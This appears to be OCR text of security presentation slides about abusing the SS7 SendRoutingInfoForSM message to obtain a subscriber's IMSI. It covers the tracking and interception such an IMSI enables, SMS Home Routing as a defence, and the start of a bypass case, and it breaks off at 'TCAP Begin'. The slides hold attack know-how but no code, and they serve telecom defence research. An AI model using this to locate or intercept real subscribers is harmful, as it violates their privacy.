
But intruders can carry out many malicious actions against subscribers when they know the **IMSI**, such as:

- Location tracking
- Service disturbance
- SMS interception
- Voice call eavesdropping

The **IMSI** is considered personal data as per GDPR.

Simple SMS delivery

SRI4SM — SendRoutingInfoForSM



SMS-C

1. **SRI4SM** Request
- MSISDN

2. **SRI4SM** Response
- IMSI
- MSC Address

3. **MT-SMS**
- IMSI
- SMS Text

STP

1. **SRI4SM** Request
- MSISDN


2. **SRI4SM** Response
- IMSI
- MSC Address

3. **MT-SMS**
- IMSI
- SMS Text

HLR

MSC


SRI4SM abuse by a malefactor



1. **SRI4SM** Request
   - MSISDN
2. **SRI4SM** Response
   - IMSI
   - MSC Address


1. **SRI4SM** Request
   - MSISDN
2. **SRI4SM** Response
   - IMSI
   - MSC Address

SMS Home Routing in place




Positive Technologies

SMS Home Routing against malefactors



Case 1. Use the ACN for the illegitimate component

Send me info….quack! quack!



TCAP Begin

